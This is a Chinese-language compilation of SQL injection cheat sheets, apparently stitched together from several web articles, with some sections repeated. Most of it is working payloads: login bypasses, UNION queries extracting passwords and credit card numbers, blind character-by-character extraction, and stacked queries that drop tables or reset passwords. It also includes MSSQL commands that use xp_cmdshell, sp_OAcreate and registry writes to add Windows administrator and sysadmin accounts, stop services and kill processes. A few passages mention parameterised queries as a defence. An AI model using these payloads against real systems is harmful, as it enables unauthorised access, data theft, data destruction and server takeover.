
sql注入常用语句
前一篇是关于编程防止SQL注入的文章,那么这篇就是从测试来进行测试SQL注入。
首先,看看SQL注入攻击能分为以下三种类型:
Inband:数据经由SQL代码注入的通道取出,这是最直接的一种攻击,通过SQL注入获取的信息直接反映到应用程序的Web页面上;
Out-of-band:数据通过不同于SQL代码注入的方法获得(譬如通过邮件等)
推理:这种攻击时说并没有真正的数据传输,但攻击者可以通过发送特定的请求,重组返回的结果从而得到一些信息。
不论是哪种SQL注入,攻击者都需要构造一个语法正确的SQL查询,如果应用程序对一个不正确的查询返回了一个错误消息,那么就很容易重新构造初始的查询语句的逻辑,进而也就能更容易的进行注入;如果应用程序隐藏了错误信息,那么攻击者就必须对查询逻辑进行反向工程,即我们所谓的“盲SQL注入”
黑盒测试及其示例:
这个测试的第一步是理解我们的应用程序在什么时候需要访问数据库,典型的需要方法数据库的时机是:
认证表单:输入用户名和密码以检查是否有权限
搜索引擎:提交字符串以从数据库中获取相应的记录
电子商务站点:获取某类商品的价格等信息
作为测试人员,我们需要列对所有输入域的值可能用于查询的字段做一个表单,包括那些POST请求的隐含字段,然后截取查询语句并产生错误信息。
第一个测试往往是用一个单引号“'”或者分号“;”,前者在SQL中是字符串终结符,如果应用程序没有过滤,则会产生一条错误信息;后者在SQL中是一条SQL语句的终结符,同样如果没有过滤,也会产生错误信息。
同样可用于测试的还有“--”以及SQL中的一些诸如“AND”的关键字,通常很常见的一种测试是在要求输入为数字的输入框中输入字符串。
通过上面的测试输入返回的错误信息能够让我们知道很多数据库的信息。
这时候就需要“盲目SQL注入”了。
注意,我们需要多所有可能存在的SQL注入漏洞的输入域进行测试,并且在,每个测试用例时只变化一个域的值,从而才能找到真正存在漏洞的输入域。
下面看看一些常用例测试的SQL注入语句。
引用
SELECT * FROM Users WHERE Username='$username' AND
Password='$password'
我们针对上面的SQL语句分析,发现如果用下面的测试数据就能够进行SQL注入了
引用
$username = 1'or'1'='1
$password=1'or'1'='1
看看整个SQL查询语句变成:
引用
SELECT * FROM Users WHERE Username='1' OR '1'='1' AND Password='1'OR '1'='1'
假设参数值是通过GET方法传递到服务器的,且域名为 那么我们的访问请求就是:
引用
/index.php?username=1'%20or%20'1'%20=%20'1&pass word=1'%20or%20'1'%20=%20'1
对上面的SQL语句作简单分析后我们就知道由于该语句永远为真,所以肯定会返回一些数据,在这种情况下实际上并未验证用户名和密码,并且在某些系统中,用户表的第一行记录是管理员,那这样造成的后果则更为严重。
另外一个查询的例子如下:
引用
SELECT * FROM Users
WHERE((Username='$username')AND(Password=MD5('$password')))
在这个例子中,存在两个问题,一个是括号的用法,还有一个是MD5哈希函数的用法。
对于第一个问题,我们很容找出缺少的右括号解决,对于第二个问题,我们可以想办法使第二个条件失效。
我们在查询语句的最后加上一个注释符以表示后面的都是注释,常见的注释起始符是/*(在Oracle中是--),也就是说,我们用如下的用户名和密码:
引用
$username =1' or '1'='1'))/*
$password = foo
那么整条SQL语句就变为:
引用
SELECT * FROM Users WHERE(( Username='1'or '1'='1'))/*')AND (Password=MD5('$password')))
那么看看URL请求就变为:
引用
/index.php?username=1'%20or%20'1'%20=%20'1'))/* &password=foo
Union查询SQL注入测试
还有一种测试是利用Union的,利用Union可以连接查询,从而从其他表中得到信息,假设如下查询:
引用
SELECT Name, Phone, Address FROM Users WHERE Id=$id
然后我们设置id的值为:
引用
$id =1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
那么整体的查询就变为:
引用
SELECT Name, Phone,Address FROM Users WHERE Id=1 UNION ALL SELECT creaditCardNumber,1,1 FROM CreditCarTable
显示这就能得到所有信用卡用户的信息。
盲目SQL注入测试
在上面我们提到过盲SQL注入,即bind SQL Injection,它意味着对于某个操作我们得不到任何信息,通常这是由于程序员已经编写了特定的出错返回页面,从而隐藏了数据库结构的信息。
但利用推理方法,有时候我们能够恢复特定字段的值。
这种方法通常采用一组对服务器的布尔查询,依据返回的结果来推断结果的含义。
仍然延续上面的有一个参数名为id,那么我们输入以下url请求:
引用
/index.php?id=1'
显然由于语法错误,我们会得到一个预先定义好的出错页面,假设服务器上的查询语句为
引用
SELECT field1,field2,field3 FROM Users WHERE Id='$Id'
假设我们想要的带哦用户名字段的值,那么通过一些函数,我们就可以逐字符的读取用户名的值。
在这里我们使用以下的函数:
引用
SUBSTRING(text,start,length), ASCII(char), LENGTH(text)
我们定义id为:
引用
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
那么最终的SQL查询语句为:
引用
SELECT field1,field2,field3 FROM Users WHERE Id='1' AND
ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
那么,如果在数据库中有用户名的第一字符的ASCII码为97的话,那么我们就能得到一个真值u,那么就继续寻找该用户名的下一个字符;如果没有的话,那么我们就增猜测第一个字符的ASCII码为98的用户名,这样反复下去就能判断出合法的用户名。
不过这样盲目SQL注入会要求使用大量的SQL尝试,有一些自动化的工具能够帮我们实现,SqlDumper就是这样的一种工具,对MySql数据库进行GET访问请求。
存储过程注入
如果在使用存储过程不当的时候,会造成一定的SQL注入漏洞。
以下面的SQL存储过程为例:
引用
Create procedure user_login
@username varchar(20),
@password varchar(20) As Declare @sqlstring varchar(250)
Set @sqlstring =''
Select 1 from users
where username='+@username+'and password='+@password
exec(@sqlstring)
Go
测试的输入如下:
引用
anyusername or 1=1'
anypassword
如果程序没有对输入进行验证,那么上面的语句就返回数据库中的一条记录
我们再看下面的一条:
引用
Create procedure get_report @columnamelist varchar(7900) As Declare @sqlstring varchar(8000)
Set @sqlstring = ‘
Select ‘ + @columnamelist + ‘ from ReportTable‘
exec(@sqlstring)
Go
如果测试输入是:
引用
1 from users;update users set password='password';select *。
sql注入用例

sql注入用例SQL注入是一种常见的网络安全漏洞,可使攻击者在不正当访问数据库的情况下,执行恶意SQL语句。
为了更好地理解和应对SQL注入漏洞,下面将提供一些SQL注入的常见用例及预防措施。
1. 登录绕过任务描述:通过SQL注入绕过登录验证,并获取管理员权限。
回复内容:SQL注入漏洞能够使攻击者绕过应用程序的身份验证机制,获取未经授权的访问权限。
以下是一个常见的登录绕过用例:假设登录页面的用户名和密码验证的SQL查询语句如下:SELECT * FROM users WHERE username='输入的用户名' AND password='输入的密码';攻击者可以通过在用户名或密码输入框中注入恶意的SQL代码来绕过此验证步骤。
一个可能的注入用例是:输入的用户名:' OR 1=1 --输入的密码:任意密码那么原始的SQL查询语句将会变成:SELECT * FROM users WHERE username='' OR 1=1 --' AND password='任意密码';由于1=1始终为真,攻击者将绕过身份验证并成功登录。
预防措施:使用参数化查询或预编译语句,确保输入的数据被正确地转义和过滤,从而防止注入攻击。
2. 数据泄露任务描述:通过SQL注入获取敏感信息,如用户密码、个人信息等。
回复内容:SQL注入漏洞也可被用于从数据库中获取敏感信息。
以下是一个常见的示例用例:假设应用程序根据用户提供的ID参数从数据库中检索用户信息的SQL语句如下:SELECT * FROM users WHERE id='输入的ID';攻击者可以在输入的ID参数中注入额外的SQL代码,以获取其他用户的敏感信息。
一个可能的注入用例是:输入的ID:1' UNION SELECT username, password FROM users WHERE'1'='1那么原始的SQL查询语句将变成:SELECT * FROM users WHERE id='1' UNION SELECT username, password FROM users WHERE '1'='1';攻击者将获得所有用户的用户名和密码。
sql注入语句大全

sql注入语句大全--是否存在xp_cmdshelland 1=(select count(*) from master.dbo.sysobjects where xtype = 'x' and name = 'xp_cmdshell')--用xp_cmdshell执行命令;exec master..xp_cmdshell "net user name password /add"--;exec master..xp_cmdshell "net localgroup name administrators /add"----查看权限and (select IS_SRVROLEMEMBER('sysadmin'))=1-- //saand (select IS_MEMBER('db_owner'))=1-- // dboand (select IS_MEMBER('public'))=1-- //public--创建个登陆mssql的帐号;exec master.dbo.sp_addlogin name,pass;----把创建的mssql登陆帐号提升到sysadmin;exec master.dbo.sp_addsrvrolemember name,sysadmin;--有用的扩展--获得MS SQL的版本号//mssql版本execute master..sp_msgetversion // dbo public--得到硬盘文件信息//dbo public--参数说明:目录名,目录深度,是否显示文件//读取磁盘目录和文件execute master..xp_dirtree 'c:' //列出所有c:\文件和目录,子目录execute master..xp_dirtree 'c:',1 //只列c:\文件夹execute master..xp_dirtree 'c:',1,1 //列c:\文件夹加文件--列出服务器上所有windows本地组execute master..xp_enumgroups //dbo--得到当前sql server服务器的计算机名称//获得计算机名execute master..xp_getnetname //dbo public--列出指定目录的所有下一级子目录EXEC [master].[dbo].[xp_subdirs] 'c:\WINNT' //可以列目录--列出服务器上固定驱动器,以及每个驱动器的可用空间execute master..xp_fixeddrives //dbo public--显示系统上可用的盘符execute master..xp_availablemedia //dbo--获取某文件的相关属性execute master..xp_getfiledetails 'C:1.txt' //dbo public--统计数据库里每个表的详细情况exec sp_MSforeachtable 'sp_spaceused ''?''' //查询表//dbo public--获得每个表的记录数和容量exec sp_MSforeachtable 'select ''?''','?', 'sp_spaceused ''?''', 'SELECT count(*) FROM ? ' //dbo pubilc--更新Table1/Table2中note列为NULL的值sp_MSforeachtable 'Update ? Set note='''' Where note is null',null,null,null,' AND in (''Table1'',''Table2'')--列出服务器域名xp_ntsec_enumdomains //机器名//dbo public--停止或者启动某个服务xp_servicecontrol 'stop','schedule' //schedule是服务得名称//dbo--用pid来停止某个执行中的程序xp_terminate_process 123 //123是pid //dbo--只列某个目录下的子目录dbo.xp_subdirs 'C:' //dbo--服务器安全模式信息xp_loginconfig //dboxp_regaddmultistringxp_regdeletekeyxp_regdeletevaluexp_regenumkeysxp_regenumvaluesxp_regreadxp_regremovemultistringxp_regwrite--将新扩展存储过程的名称注册到Microsoft? SQL Server? 上。
常见的SQL注入手法

常见的SQL注⼊⼿法SQL注⼊篇Access数据库简介Access数据库与其他数据库不同,他没有存储的库,所以只能猜表。
Access数据库结构a) 表、字段、数据检测表名是否存在Select ID From Admin where ID = 10 and exists(select * from Admin)Select ID From Admin where ID = 10 and exists(select * from Admin1)联合注⼊语法判断是否存在注⼊AND⽅法,前后判断必须都为trueSelect * From OrderList where ID = 34 and 1=1Select * From OrderList where ID = 34 and 1=2OR⽅法,前后判断⼀边为true即可Select * From OrderList where ID = 3 or 1=1Select * From OrderList where ID = 3 or 1=2判断字段数量Select * From Paydefault where ID = 1 order by 6Select * From Paydefault where ID = 1 order by 7报错,说明只有6个字段根据表查询数据Select * From Paydefault where ID = 1 and 1=2 union select 1,2,3,4,5,6 from PaydefaultFrom 后⾯的表名如果不对会报错,可以⽤来猜测表名数据回显Select * From Paydefault where ID = 1 and 1=2 union select 1,Paytype,3,4,5,6 from Paydefault布尔盲注利⽤ascii码来猜解字段值⾸先判断是否存在表名:And exists(select * from admin)不会报错,说明admin表是存在的,接下来就查列可以使⽤字典+⼯具去枚举列名如果列不存在,则会报错列存在返回正常知道了列之后,就可以去猜解zidu字段⾸先需要知道字段的长度,可以使⽤top len 函数Select * from admin where id = 1 and (select top 1 len(username) from admin)>1这句话的的意思很简单,id = 1之后是可控的内容,然后and⼀个判断true=true为true相反true=false为false,可控的内容使之我们的条件语句成⽴。
常用SQL注入代码
常用SQL注入代码文章分类:数据库//看看是什么权限的and 1=(Select IS_MEMBER('db_owner'))And char(124)%2BCast(IS_MEMBER('db_owner') asvarchar(1))%2Bchar(124)=1 ;--//检测是否有读取某数据库的权限and 1= (Select HAS_DBACCESS('master'))And char(124)%2BCast(HAS_DBACCESS('master') asvarchar(1))%2Bchar(124)=1 --数字类型and char(124)%2Buser%2Bchar(124)=0字符类型' and char(124)%2Buser%2Bchar(124)=0 and ''='搜索类型' and char(124)%2Buser%2Bchar(124)=0 and '%'='爆用户名and user>0' and user>0 and ''='检测是否为SA权限and 1=(select IS_SRVROLEMEMBER('sysadmin'));--Andchar(124)%2BCast(IS_SRVROLEMEMBER(0x730079007300610064006D0069006E00) as varchar(1))%2Bchar(124)=1 --检测是不是MSSQL数据库and exists (select * from sysobjects);--检测是否支持多行;declare @d int;--恢复 xp_cmdshell;exec master..dbo.sp_addextendedproc 'xp_cmdshell','xplog70.dll';--select * fromopenrowset('sqloledb','server=192.168.1.200,1433;uid=test;pwd=pafpaf' ,'select @@version')//-----------------------// 执行命令//-----------------------首先开启沙盘模式:exec master..xp_regwrite'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',1然后利用jet.oledb执行系统命令select * fromopenrowset('microsoft.jet.oledb.4.0',';database=c:\winnt\system32\ias \ias.mdb','select shell("cmd.exe /c net user admin admin1234 /add")')执行命令;DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C:\WINNT\system32\cmd.exe /c net user paf pafpaf /add';--EXEC [master].[dbo].[xp_cmdshell] 'cmd /c md c:\1111'判断xp_cmdshell扩展存储过程是否存在:http://192.168.1.5/display.asp?keyno=188 and 1=(Select count(*) FROM master.dbo.sysobjects Where xtype = 'X' AND name = 'xp_cmdshell')写注册表exec master..xp_regwrite'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',1REG_SZ读注册表exec master..xp_regread'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon','Userinit'读取目录内容exec master..xp_dirtree 'c:\winnt\system32\',1,1数据库备份backup database pubs to disk = 'c:\123.bak'//爆出长度And (Select char(124)%2BCast(Count(1) as varchar(8000))%2Bchar(124) From D99_Tmp)=0 ;--更改sa口令方法:用sql综合利用工具连接后,执行命令:exec sp_password NULL,'新密码','sa'添加和删除一个SA权限的用户test:exec master.dbo.sp_addlogin test,ptloveexec master.dbo.sp_addsrvrolemember test,sysadmin删除扩展存储过过程xp_cmdshell的语句:exec sp_dropextendedproc 'xp_cmdshell'添加扩展存储过过程EXEC [master]..sp_addextendedproc 'xp_proxiedadata','c:\winnt\system32\sqllog.dll'GRANT exec On xp_proxiedadata TO public停掉或激活某个服务。
sql注入常见语句

sql注入常见语句SQL注入是一种常见的Web应用程序漏洞,攻击者通过在用户输入的数据中插入恶意的SQL代码来实现对数据库的非法操作。
以下是十个常见的SQL注入语句示例:1. 基本的注入语句```' OR '1'='1' --```2. 利用UNION注入语句```' UNION SELECT 1,2,3 --```3. 利用注释符绕过过滤```' OR '1'='1' /*```4. 利用子查询获取更多信息```' OR 1=(SELECT COUNT(*) FROM users) --```5. 利用时间延迟注入```' OR SLEEP(5) --```6. 利用错误消息获取数据库信息```' OR 1=1; SELECT * FROM users WHERE username = 'admin' --```7. 利用UNION注入获取列名```' UNION SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users' --```8. 利用ORDER BY注入获取表名```' UNION SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = 'database' ORDER BY 1 --```9. 利用布尔盲注进行渗透```' OR SUBSTRING((SELECT username FROM users LIMIT 1), 1, 1) = 'a' --```10. 利用堆叠查询进行注入```'; DROP TABLE users; --```以上是一些常见的SQL注入语句示例。
常用sql注入
常用SQL注入概述SQL注入是一种让攻击者能够在应用程序中执行恶意的SQL语句的漏洞类型。
通过在用户输入中注入恶意的SQL代码,攻击者可以绕过应用程序的安全验证,获取到敏感数据、修改数据甚至控制数据库服务器。
由于SQL注入是一种常见且易于利用的漏洞,开发人员需要了解并采取相应的防御措施。
本文将深入探讨常用的SQL注入技术,包括基于错误的注入、基于联合查询的注入和基于时间延迟的注入等,并介绍相应的防御方法。
常见的SQL注入技术1. 基于错误的注入基于错误的注入是最常见的SQL注入技术之一。
攻击者通过在用户输入中注入特定的SQL代码来触发应用程序生成错误消息,从而获取到关键信息。
以下是一些常见的基于错误的注入技术:•’ OR ‘1’=‘1’–:这是一种简单的注入技术,通过在输入框中输入该代码,攻击者可以绕过登录验证,获取到全部用户的信息。
•’ UNION SELECT null,username||password,null,null,null FROM users–:通过联合查询注入,攻击者可以获取到用户表中的用户名和密码等重要信息。
2. 基于联合查询的注入基于联合查询的注入是一种高级的SQL注入技术。
攻击者利用应用程序中存在的联合查询漏洞,执行恶意的SQL代码,并通过返回结果获得敏感信息。
以下是一些常见的基于联合查询的注入技术:•’ UNION SELECT 1,2,3,4,5–:通过联合查询注入获取列数,攻击者可以根据返回结果调整注入代码,进一步获取数据。
•’ UNION SELECT null,table_name,null,null,null FROMinformation_schema.tables–:通过联合查询获取数据库中的表名,攻击者可以进一步获取数据库结构信息。
3. 基于时间延迟的注入基于时间延迟的注入是一种高级的SQL注入技术,攻击者利用应用程序在执行查询时的延迟来判断注入是否成功。
sql注入插入语句
sql注入插入语句SQL注入是一种常见的网络攻击手段,通过在用户输入的数据中注入恶意的SQL代码,从而达到绕过应用程序的验证和控制,进而对数据库进行非法操作的目的。
本文将针对SQL注入的插入语句进行列举,并对每个语句进行详细解析,以帮助读者理解SQL注入的原理和防范方法。
1. 插入语句:INSERT INTO users (username, password) VALUES ('admin', '123456');--解析:这是一个简单的插入语句,向名为users的表中插入一条记录,包含用户名和密码。
由于注入点在VALUES关键字后面,因此可以通过注入语句绕过对密码的合法性验证。
2. 插入语句:INSERT INTO users (username, password) VALUES ('admin', '123456'); DROP TABLE users;--解析:这个注入语句不仅插入了一条用户名为admin,密码为123456的记录,还通过注入语句删除了users表。
这是一种非常危险的注入方式,可以导致数据丢失和应用程序崩溃。
3. 插入语句:INSERT INTO users (username, password) VALUES ('admin', '123456'); SELECT * FROM users;--解析:这个注入语句插入了一条记录后,通过注入语句查询了users表的所有记录。
这种注入方式可以用于获取敏感信息,如用户的密码和其他个人数据。
4. 插入语句:INSERT INTO users (username, password) VALUES ('admin', '123456'); UNION SELECT username, password FROM admin;--解析:这个注入语句插入了一条记录后,通过UNION关键字进行了数据联合查询,将admin表中的用户名和密码添加到了查询结果中。
标准SQL注入语句(ACCESS数据库)
得到WEB路径
;create table [dbo].[swap] ([swappass][char](255));–
and (select top 1 swappass from swap)=1–
and 0 <>(select top 1 name from bbs.dbo.sysobjects where xtype=U and name not in (Admin)) 来得到其他的表。
and 0<>(select count(*) from bbs.dbo.sysobjects where xtype=U and name=admin
就这样一次加一个字符这样猜,猜到够你刚才猜出来的多少位了就对了,帐号就算出来了
and 1=(select top 1 count(*) from Admin where Asc(mid (pass,5,1))=51) –
这个查询语句可以猜解中文的用户和_blank>密码.只要把后面的数字换成中文的ASSIC码就OK.最后把结果再转换成字符.
第三,.猜帐号数目 如果遇到0< 返回正确页面1<返回错误页面说明帐号数目就是1个
and 0<(select count(*) from admin)
and 1<(select count(*) from admin)
第四,.猜解字段名称 在len( ) 括号里面加上我们想到的字段名称.
UNION Select TOP 1 login_blank> _name FROM logintable-
UNION Select TOP 1 password FROM logintable where login_blank>_name=Rahul–
sql注入常用语句
前一篇是关于编程防止SQL注入的文章,那么这篇就是从测试来进行测试SQL注入。
首先,看看SQL注入攻击能分为以下三种类型:Inband:数据经由SQL代码注入的通道取出,这是最直接的一种攻击,通过SQL注入获取的信息直接反映到应用程序的Web页面上;Out-of-band:数据通过不同于SQL代码注入的方法获得(譬如通过邮件等)推理:这种攻击时说并没有真正的数据传输,但攻击者可以通过发送特定的请求,重组返回的结果从而得到一些信息。
不论是哪种SQL注入,攻击者都需要构造一个语法正确的SQL查询,如果应用程序对一个不正确的查询返回了一个错误消息,那么就很容易重新构造初始的查询语句的逻辑,进而也就能更容易的进行注入;如果应用程序隐藏了错误信息,那么攻击者就必须对查询逻辑进行反向工程,即我们所谓的“盲SQL注入”黑盒测试及其示例:这个测试的第一步是理解我们的应用程序在什么时候需要访问数据库,典型的需要方法数据库的时机是:认证表单:输入用户名和密码以检查是否有权限搜索引擎:提交字符串以从数据库中获取相应的记录电子商务站点:获取某类商品的价格等信息作为测试人员,我们需要列对所有输入域的值可能用于查询的字段做一个表单,包括那些POST请求的隐含字段,然后截取查询语句并产生错误信息。
第一个测试往往是用一个单引号“'”或者分号“;”,前者在SQL中是字符串终结符,如果应用程序没有过滤,则会产生一条错误信息;后者在SQL中是一条SQL语句的终结符,同样如果没有过滤,也会产生错误信息。
同样可用于测试的还有“--”以及SQL中的一些诸如“AND”的关键字,通常很常见的一种测试是在要求输入为数字的输入框中输入字符串。
通过上面的测试输入返回的错误信息能够让我们知道很多数据库的信息。
这时候就需要“盲目SQL注入”了。
注意,我们需要多所有可能存在的SQL注入漏洞的输入域进行测试,并且在,每个测试用例时只变化一个域的值,从而才能找到真正存在漏洞的输入域。
sql注入语句基础
sql注入语句基础SQL注入是一种常见的网络安全漏洞,它允许攻击者通过在应用程序的用户界面中输入恶意的SQL语句来访问或修改数据库。
以下是关于SQL注入语句的基础知识:1. SQL注入原理,SQL注入利用了应用程序对用户输入数据的不正确处理。
攻击者可以通过在输入框中输入恶意的SQL代码来篡改原始的SQL查询,从而执行未经授权的数据库操作。
2. 基本的SQL注入语句,基本的SQL注入语句通常包括在输入框中输入单引号(')、双引号(")或者分号(;)来干扰原始的SQL查询语句。
例如,输入 ' or 1=1 -可能会导致原始的SQL查询变成一个始终为真的条件,从而绕过身份验证。
3. UNION注入,UNION注入是一种常见的SQL注入技术,它允许攻击者将恶意的SELECT语句与原始查询合并,从而获取额外的数据。
例如,输入 ' UNION SELECT username, password FROM users -可能会导致数据库返回用户表中的用户名和密码。
4. 盲注入,盲注入是一种不直接返回查询结果的注入技术,攻击者可以通过观察应用程序的不同响应来推断数据库的信息。
例如,使用布尔盲注入可以通过观察页面的行为来推断出数据库中的信息。
5. 防范措施,为了防范SQL注入攻击,开发人员应该使用参数化查询或者预编译语句来处理用户输入数据,以及对输入数据进行严格的验证和过滤,以确保用户输入的数据不会被误解为SQL代码。
总之,SQL注入是一种常见的网络安全漏洞,攻击者可以利用它来访问或修改数据库。
了解SQL注入的基础知识,并采取相应的防范措施对于保护应用程序和数据库的安全至关重要。